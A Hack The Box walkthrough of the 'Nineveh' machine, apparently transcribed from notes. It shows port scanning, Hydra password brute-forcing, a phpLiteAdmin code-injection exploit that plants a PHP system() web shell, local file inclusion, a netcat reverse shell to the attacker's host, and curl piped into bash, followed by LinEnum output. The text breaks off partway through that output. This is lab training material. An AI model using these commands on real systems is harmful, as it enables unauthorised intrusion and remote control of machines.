


# nineveh

## nmap

```
(root@kali)-[/Documents/htb/boxes/nineveh]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.43
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 20:48 EDT
Nmap scan report for 10.10.10.43
Host is up (0.22s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: 400 Bad Request
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/-
stateOrProvinceName=Athens/countryName=GR (host exposed i have to add it in
my /etc/hosts)
| Not valid before: 2017-07-01T15:03:30
|_ Not valid after: 2018-07-01T15:03:30
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/-submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.37 seconds
```


```
hosts x
1 127.0.0.1 localhost
2 127.0.1.1 kali
3 10.10.10.48 pi.hole
4 10.10.10.13 cronos.htb
5 10.10.10.13 admin.cronos.htb ns1.cronos.htb
6 10.10.10.29 chris.bank.htb ns.bank.htb www.bank.htb bank.htb
7 10.10.10.43 nineveh.htb
8
9 # The following lines are desirable for IPv6 capable hosts
10 ::1 localhost ip6-localhost ip6-loopback
11 ff02::1 ip6-allnodes
12 ff02::2 ip6-allrouters
```



## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.



## It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

let's go to the ssl page



different page shown to ssl than http  
lets see the ssl certificate


Issuer Name	
Country	GR
State/Province	Athens
Locality	Athens
Organization	HackTheBox Ltd
Organizational Unit	Support
Common Name	nineveh.htb
Email Address	admin@nineveh.htb

user = admin

## *http page*

```
(root@kali)-[/Documents/htb/boxes/nineveh]  
# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.43 -o gobuster/http.txt
```

/department



og in

**Username:**

**Password:**

☐ Remember me

Log in

**Username:**

**Password:**

☐ Remember me

Log in

post request

```
1 POST /department/login.php HTTP/1.1
2 Host: 10.10.10.43
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.10.43
0 Connection: close
1 Referer: http://10.10.10.43/department/login.php
2 Cookie: PHPSESSID=trnm4hhjq95l8pojrv8fa1v153
3 Upgrade-Insecure-Requests: 1
4
5 username=admin&password=admin
```

username=admin&password=admin

server response

**Invalid Password!**

**Username:**

**Password:**

☐ Remember me

Log in

Invalid Password

—(root@kali)-[~]

└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form "/-  
departement/login.php:username=^USER^&password=^PASS^:Invalid Password" -t  
64

[80][http-post-form] host: 10.10.10.43 login: admin password: iloveyooh

[80][http-post-form] host: 10.10.10.43 login: admin password: waterfalls

[80][http-post-form] host: 10.10.10.43 login: admin password: 1q2w3e4r5t this is  
the password

Hi admin,




let go to notes directory



10.10.10.43/departement/manage.php?notes=files/ninevehNotes.txt

Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

notes Logout



- Have you fixed the login page yet! hardcoded username and password is really bad idea!
- check your serect folder to get in! figure it out! this is your challenge
- Improve the db interface.

~amrois

amrois = username possibly

```

Pretty Raw \n Actions
1 GET /departement/manage.php?notes=files/ninevehNotes.txt HTTP/1.1
2 Host: 10.10.10.43
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.43/departement/manage.php
8 Connection: close
9 Cookie: PHPSESSID=trnm4hhjq95l8pojrv8fa1v153
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13

```

change the request



```
GET /department/manage.php?notes=files/ninevehNotes.t HTTP/1.1
```

response error message

```
<b>Warning</b>: include(files/ninevehNotes.t): failed to open stream: No such  
file or directory in <b>/var/www/html/department/manage.php</b> on line <b>31</b>  
<br />  
<b>Warning</b>: include(): Failed opening 'files/ninevehNotes.t' for inclusion  
(include_path='./usr/share/php') in <b>/var/www/html/department/manage.php</b>  
on line <b>31</b><br />
```

10.10.10.43/department/manage.php?notes=files/ninevehNotes.t

Warning: include(files/ninevehNotes.t): failed to open stream: No such file or directory in /var/www/html/department/  
manage.php on line 31

Warning: include(): Failed opening 'files/ninevehNotes.t' for inclusion (include\_path='./usr/share/php') in /var/www  
/html/department/manage.php on line 31

it using the php function include() to execute any file passed inside notes=  
notes=php://filter/convert.base64encode/resource=files/ninevehNotes.txt  
put this into include() encode the contents of files/ninevehNotes.txt into base64, and  
no longer execute between the php tags, allowing us to view the code source of php  
files



cool idea but that's not work

# https page

```
(root@kali) - [/Documents/htb/boxes/nineveh]  
# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u https://10.10.10.43 -o gobuster/https.txt -k
```

-k flag for skipping the validity of the certificate  
/db /secure\_notes

[Nineveh Department] x phpLiteAdmin x +

https://10.10.10.43/db/

Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit

**phpLiteAdmin v1.9**

Password:

☒ Remember me

Powered by [phpLiteAdmin](#) | Page generated in 0.0004 seconds.

login panel , let's do hydra

**phpLiteAdmin v1.9**

Password:

☒ Remember me

```

1 POST /db/index.php HTTP/1.1
2 Host: 10.10.10.43
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://10.10.10.43/db/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 56
0 Origin: https://10.10.10.43
1 Connection: close
2 Cookie: PHPSESSID=trnm4hhjq95l8pojrv8fa1v153
3 Upgrade-Insecure-Requests: 1
4
5 password=admin&remember=yes&login=Log+In&proc_login=true

```

password=admin&remember=yes&login=Log+In&proc\_login=true

phpLiteAdmin v1.9

Incorrect password.

Password:

☒
Remember me

Powered by [phpLiteAdmin](#) | Page generated in 0.0004 seconds.


Incorrect password.

```

└─(root@kali)-[~]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 https-post-form "/-
db/-
index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect
password" -t 64

```

[443][http-post-form] host: 10.10.10.43 login: admin password: password123



```
(root@kali)-[~]
# searchsploit phpliteadmin

Exploit Title
-----
phpLiteAdmin - 'table' SQL Injection
phpLiteAdmin 1.1 - Multiple Vulnerabilities
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities

Shellcodes: No Results
```

Path
php/webapps/38228.txt
php/webapps/37515.txt
php/webapps/24044.txt
php/webapps/39714.txt

Remote PHP Code Injection | php/webapps/24044.txt

```
(root@kali)-[~]
# searchsploit -x php/webapps/24044.txt
```

```
# Exploit Title: phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/-phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin\_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux
```

Description:

phpliteadmin.php#1784: 'Creating a New Database' =>

phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension (.db, .db3, .sqlite, etc.) if you do not include it yourself. The database will be created in the directory you specified as the \$directory variable.'

An Attacker can create a sqlite Database with a php extension and insert PHP Code as text fields. When done the Attacker can execute it simply by access the database file with the Webbrowser.

Proof of Concept:

1. We create a db named "hack.php".

(Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database / existing database to "hack.php".)

The script will store the sqlite database in the same directory as phpliteadmin.php.

Preview: <http://goo.gl/B5n9O>

Hex preview: <http://goo.gl/lJ5iQ>

2. Now create a new table in this database and insert a text field with the default value:

<?php phpinfo()?>

Hex preview: <http://goo.gl/v7USQ>

3. Now we run hack.php

Done!

Proof: <http://goo.gl/ZqPVL>

Database = </var/tmp/ninevehNotes.php>

Table = [ninevehNotes](#)

Field = <?php echo system(\$\_REQUEST["saad"]); ?>      not working for single quote it made \'saad\' instead of \'saad\' (escape on \' )

Type = TEXT

— Create new table on database 'test' —

Name:

Number of Fields:

Creating new table: 'ninevehNotes'

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
item(\$_REQUEST["saad"]); ?>	INTEGER	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	

Create

Cancel

Browse

Structure

SQL

Search

Insert

Export

Import

Rename

Empty

Drop

Rename table 'ninevehNotes' to

ninevehNotes

Rename

Structure

SQL

Export

Import

Vacuum

Rename Database

Delete Database

Error: You didn't change the value dumbass ;-)

Rename database '/var/tmp/ninevehNotes.php' to

/var/tmp/ninevehNotes.php

Rename

/var/tmp/ninevehNotes.php = Local File Inclusion

url = <http://10.10.10.43/department/manage.php?notes=/var/tmp/-ninevehNotes.php&saad=ls>



```
SQLite format 3@ -0
00r%%0'tableninevehNotesninevehNotesCREATE TABLE "ninevehNotes" ('css
files
footer.php
header.php
index.php
login.php
logout.php
manage.php
underconstruction.jpg
underconstruction.jpg' TEXT)
```

we get CODE EXECUTION, lets reverse shell

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 8090>/tmp/f
```



## Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 GET /department/manage.php?notes=/var/tmp/ninevehNotes.php&saad=
  rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.16+8090+>/tmp/f HTTP/1.1
2 Host: 10.10.10.43
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=p1mmefpdmk2h8ud152ou3odkm6
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
```

```
(root@kali)-[/Documents/htb/boxes/nineveh]
# nc -lvp 8090
listening on [any] 8090 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.43] 42892
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

ctrl+z to background the shell

```
(root@kali)-[/Documents/htb/boxes/nineveh]
# stty -a
speed 38400 baud; rows 53; columns 168; line = 0;
intr = ^C; quit = ^\; erase = ^H; kill = ^U; eof = ^D; eol = <undef>; eol2 = <undef>; swtch = <undef>; start = ^Q
lnext = ^V; discard = ^O; min = 1; time = 0;
-parenb -parodd -cmspar cs8 -hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl -ixon -ixoff -iuclic -ixany -imaxbel iutf8
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprtr echoctl echoke -flusho -extproc
```

to get the rows and the columns  
foreground shell terminal = fg

```
www-data@nineveh:/var/www/html/department$ curl 10.10.14.16/LinEnum.sh | bash
```

get the script and pipe it over the bash

```
(root@kali)-[/Documents/htb/boxes/nineveh]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.43 - - [09/Apr/2021 17:31:49] "GET /LinEnum.sh HTTP/1.1" 200 -
```

```
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982
```

[-] Debug Info  
[+] Thorough tests = Disabled

Scan started at:  
Sat Apr 10 08:35:28 CDT 2021

### ### SYSTEM

#####

#### [-] Kernel information:

Linux nineveh 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017  
x86\_64 x86\_64 x86\_64 GNU/Linux

#### [-] Kernel information (continued):

Linux version 4.4.0-62-generic (buildd@lcy01-30) (gcc version 5.4.0 20160609  
(Ubuntu 5.4.0-6ubuntu1~16.04.4) ) #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017

#### [-] Specific release information:

DISTRIB\_ID=Ubuntu  
DISTRIB\_RELEASE=16.04  
DISTRIB\_CODENAME=xenial  
DISTRIB\_DESCRIPTION="Ubuntu 16.04.2 LTS"  
NAME="Ubuntu"  
VERSION="16.04.2 LTS (Xenial Xerus)"  
ID=ubuntu  
ID\_LIKE=debian  
PRETTY\_NAME="Ubuntu 16.04.2 LTS"  
VERSION\_ID="16.04"  
HOME\_URL="http://www.ubuntu.com/"  
SUPPORT\_URL="http://help.ubuntu.com/"  
BUG\_REPORT\_URL="http://bugs.launchpad.net/ubuntu/"  
VERSION\_CODENAME=xenial  
UBUNTU\_CODENAME=xenial

#### [-] Hostname: nineveh

### ### USER/GROUP

#####

#### [-] Current user/group info:

uid=33(www-data) gid=33(www-data) groups=33(www-data)

[-] Users that have previously logged onto the system:

Username	Port	From	Latest	
root	tty1		Fri Jan 29 03:37:15 -0600 2021	
amrois	pts/0	192.168.0.14	Mon Jul 3 00:19:59 -0500 2017	login from
amrois				

[-] Who else is logged on:

08:35:28 up 4 min, 0 users, load average: 0.09, 0.04, 0.00

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
------	-----	------	--------	------	------	------	------

[-] Group memberships:

uid=0(root) gid=0(root) groups=0(root)  
uid=1(daemon) gid=1(daemon) groups=1(daemon)  
uid=2(bin) gid=2(bin) groups=2(bin)  
uid=3(sys) gid=3(sys) groups=3(sys)  
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)  
uid=5(games) gid=60(games) groups=60(games)  
uid=6(man) gid=12(man) groups=12(man)  
uid=7(lp) gid=7(lp) groups=7(lp)  
uid=8(mail) gid=8(mail) groups=8(mail)  
uid=9(news) gid=9(news) groups=9(news)  
uid=10(uucp) gid=10(uucp) groups=10(uucp)  
uid=13(proxy) gid=13(proxy) groups=13(proxy)  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
uid=34(backup) gid=34(backup) groups=34(backup)  
uid=38(list) gid=38(list) groups=38(list)  
uid=39(irc) gid=39(irc) groups=39(irc)  
uid=41(gnats) gid=41(gnats) groups=41(gnats)  
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)  
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)  
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-network)  
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)  
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-bus-proxy)  
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)  
uid=105(\_apt) gid=65534(nogroup) groups=65534(nogroup)  
uid=106(lxd) gid=65534(nogroup) groups=65534(nogroup)  
uid=107(mysql) gid=111(mysql) groups=111(mysql)  
uid=108(messagebus) gid=112(messagebus) groups=112(messagebus)  
uid=109(uidd) gid=113(uidd) groups=113(uidd)  
uid=110(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)

```
uid=1000(amrois) gid=1000(amrois) groups=1000(amrois)
uid=111(sshd) gid=65534(nogroup) groups=65534(nogroup)
```

[-] It looks like we have some admin users:

```
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
```

[-] Contents of /etc/passwd:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
lxd:x:106:65534:./var/lib/lxd:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112:./var/run/dbus:/bin/false
uidd:x:109:113:./run/uidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000:./home/amrois:/bin/bash
sshd:x:111:65534:./var/run/sshd:/usr/sbin/nologin
```

[-] Super user account(s):

```
root
```

[-] Are permissions on /home directories lax:

total 12K

drwxr-xr-x 3 root root 4.0K Jul 2 2017 .

drwxr-xr-x 24 root root 4.0K Jan 29 03:34 ..

drwxr-xr-x 4 amrois amrois 4.0K Dec 17 05:12 amrois

we can go to the amrois

directory

### ENVIRONMENTAL

#####

[-] Environment information:

APACHE\_PID\_FILE=/var/run/apache2/apache2.pid

APACHE\_RUN\_USER=www-data

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

APACHE\_LOG\_DIR=/var/log/apache2

PWD=/var/www/html/department

LANG=C

APACHE\_RUN\_GROUP=www-data

SHLVL=2

APACHE\_RUN\_DIR=/var/run/apache2

APACHE\_LOCK\_DIR=/var/lock/apache2

\_=/usr/bin/env

[-] Path information:

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

drwxr-xr-x 2 root root 4096 Jul 2 2017 /bin

drwxr-xr-x 2 root root 12288 Dec 17 05:09 /sbin

drwxr-xr-x 2 root root 20480 Jan 29 03:32 /usr/bin

drwxr-xr-x 2 root root 4096 Feb 15 2017 /usr/local/bin

drwxr-xr-x 2 root root 4096 Feb 15 2017 /usr/local/sbin

drwxr-xr-x 2 root root 4096 Jan 29 03:32 /usr/sbin

[-] Available shells:

# /etc/shells: valid login shells

/bin/sh

/bin/dash

/bin/bash

/bin/rbash

/usr/bin/tmux

/usr/bin/screen

[-] Current umask value:

0022

u=rwx,g=rx,o=rx

[-] umask value as specified in /etc/login.defs:  
UMASK 022

[-] Password and storage information:

PASS\_MAX\_DAYS 99999  
PASS\_MIN\_DAYS 0  
PASS\_WARN\_AGE 7  
ENCRYPT\_METHOD SHA512

### JOBS/TASKS

#####

[-] Cron jobs:

-rw-r--r-- 1 root root 722 Apr 5 2016 /etc/crontab

/etc/cron.d:

total 24

drwxr-xr-x 2 root root 4096 Jul 2 2017 .  
drwxr-xr-x 93 root root 4096 Jan 29 03:33 ..  
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder  
-rw-r--r-- 1 root root 589 Jul 16 2014 mdadm  
-rw-r--r-- 1 root root 670 Mar 1 2016 php  
-rw-r--r-- 1 root root 191 Jul 2 2017 popularity-contest

/etc/cron.daily:

total 60

drwxr-xr-x 2 root root 4096 Jul 2 2017 .  
drwxr-xr-x 93 root root 4096 Jan 29 03:33 ..  
-rw-r--r-- 1 root root 102 Apr 5 2016 .placeholder  
-rwxr-xr-x 1 root root 539 Apr 5 2016 apache2  
-rwxr-xr-x 1 root root 376 Mar 31 2016 apport  
-rwxr-xr-x 1 root root 1474 Jan 17 2017 apt-compat  
-rwxr-xr-x 1 root root 355 May 22 2012 bsdmainutils  
-rwxr-xr-x 1 root root 1597 Nov 26 2015 dpkg  
-rwxr-xr-x 1 root root 372 May 5 2015 logrotate  
-rwxr-xr-x 1 root root 1293 Nov 6 2015 man-db  
-rwxr-xr-x 1 root root 539 Jul 16 2014 mdadm  
-rwxr-xr-x 1 root root 435 Nov 18 2014 mlocate  
-rwxr-xr-x 1 root root 249 Nov 12 2015 passwd  
-rwxr-xr-x 1 root root 3449 Feb 26 2016 popularity-contest  
-rwxr-xr-x 1 root root 214 May 24 2016 update-notifier-common

/etc/cron.hourly:

total 12

```
drwxr-xr-x  2 root root 4096 Jul  2  2017 .
drwxr-xr-x 93 root root 4096 Jan 29 03:33 ..
-rw-r--r--  1 root root 102 Apr  5  2016 .placeholder
```

/etc/cron.monthly:

total 12

```
drwxr-xr-x  2 root root 4096 Jul  2  2017 .
drwxr-xr-x 93 root root 4096 Jan 29 03:33 ..
-rw-r--r--  1 root root 102 Apr  5  2016 .placeholder
```

/etc/cron.weekly:

total 24

```
drwxr-xr-x  2 root root 4096 Jul  2  2017 .
drwxr-xr-x 93 root root 4096 Jan 29 03:33 ..
-rw-r--r--  1 root root 102 Apr  5  2016 .placeholder
-rwxr-xr-x  1 root root  86 Apr 13  2016 fstrim
-rwxr-xr-x  1 root root 771 Nov  6  2015 man-db
-rwxr-xr-x  1 root root 211 May 24  2016 update-notifier-common
```

[~] Crontab contents:

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
```

SHELL=/bin/sh

PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

```
# m h dom mon dow user  command
```

```
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
```

```
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.daily )
```

```
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.weekly )
```

```
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.monthly )
```

```
#
```

[~] Systemd timers:

NEXT	LEFT	LAST	PASSED
UNIT	ACTIVATES		
Fri 2021-01-29 17:48:15 CST	2 months 9 days ago	Sat 2021-04-10 08:30:58 CDT	
4min 35s ago apt-daily.timer	apt-daily.service		
Sat 2021-04-10 08:45:45 CDT	10min left	n/a	n/a
			systemd-



tmpfiles-clean.timer systemd-tmpfiles-clean.service  
Sat 2021-04-10 11:53:23 CDT 3h 17min left Sat 2021-04-10 08:30:58 CDT 4min  
35s ago snapd.refresh.timer snapd.refresh.service

3 timers listed.  
Enable thorough tests to see inactive timers

### ### NETWORKING

#####

[-] Network and IP info:

